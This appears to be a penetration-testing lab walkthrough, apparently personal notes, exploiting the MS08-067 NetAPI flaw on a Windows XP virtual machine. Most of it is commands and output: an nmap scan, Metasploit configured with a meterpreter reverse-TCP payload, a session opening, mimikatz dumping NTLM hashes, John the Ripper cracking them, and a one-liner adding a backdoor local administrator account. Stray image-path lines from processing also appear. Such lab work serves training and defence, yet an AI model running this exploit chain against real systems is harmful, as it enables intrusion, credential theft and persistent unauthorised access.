
winxp netapi


Reference: https://www.offensive-security.com/metasploit-unleashed/mimikatz/

Windows xp, enable ping, filesharing and remotedesktop




```
C:\Documents and Settings\user>netsh
netsh>firewall
netsh firewall>set icmpsetting type=all mode=enable
Ok.

netsh firewall>set service FileAndPrint
Ok.

netsh firewall>set service RemoteDesktop
Ok.
```

To determine if filesharing is open, although in this case we only need to concern ourselves with port 445




```
root@kali:~# nmap -sS -p139,445 winxp-eternal
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-16 07:52 EST
Nmap scan report for winxp-eternal (192.168.218.160)
Host is up (0.00027s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:42:D5:FA (VMware)
```

Vulnerability




```
Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  https://cvedetails.com/cve/CVE-2008-4250/
  OSVDB (49243)
  https://technet.microsoft.com/en-us/library/security/MS08-067
  http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos
```

Exploit configuration




```
msf5 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   winxp-eternal    yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Reverse shell popped




```
msf5 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.218.156:4444
[*] 192.168.218.160:445 - Automatically detecting the target...
[*] 192.168.218.160:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.218.160:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.218.160:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.218.160
[*] Meterpreter session 1 opened (192.168.218.156:4444 -> 192.168.218.160:1033) at 2019-11-16 07:54:41 -0500
```

Listing down running process




```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 188   1484  cmd.exe            x86   0        USER-07446B9AB3\user          C:\WINDOWS\system32\cmd.exe
 208   676   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
```

loading mimikatz




```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
```

hashdump




```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;46053   NTLM       USER-0744689AB3  user              lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;996     Negotiate  NT AUTHORITY     NETWORK SERVICE   lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE     n.s. (Credentials KO)
0;35747   NTLM                                          n.s. (Credentials KO)
0;999     NTLM       WORKGROUP        USER-07446B9AB3$  n.s. (Credentials KO)
```

hashes




```
user:31d6cfe0d16ae931b73c59d7e0c089c0
```

Cracking passwords




```
root@kali:~/pwn/eternal# john --format=NT --wordlist=/root/pwn/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (user)
1g 0:00:00:00 DONE (2019-11-16 08:03) 100.0g/s 480000p/s 480000c/s 480000C/s 77777777..525252
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
root@kali:~/pwn/eternal# john --format=NT --wordlist=/root/pwn/rockyou.txt hashes.txt ^C
root@kali:~/pwn/eternal# john --show --format=NT hashes.txt
user:

1 password hash cracked, 0 left
```

Adding another localadmin



```
meterpreter > shell
Process 208 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net user localadmin P@ssw0rd /add && net localgroup administrators localadmin /add
net user localadmin P@ssw0rd /add && net localgroup administrators localadmin /add
The command completed successfully.

The command completed successfully.
```

Confirmed that the user added has admin rights



```
C:\WINDOWS\system32>net user localadmin
net user localadmin
User name                    localadmin
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/16/2019 9:09 PM
Password expires             12/29/2019 7:57 PM
Password changeable          11/16/2019 9:09 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```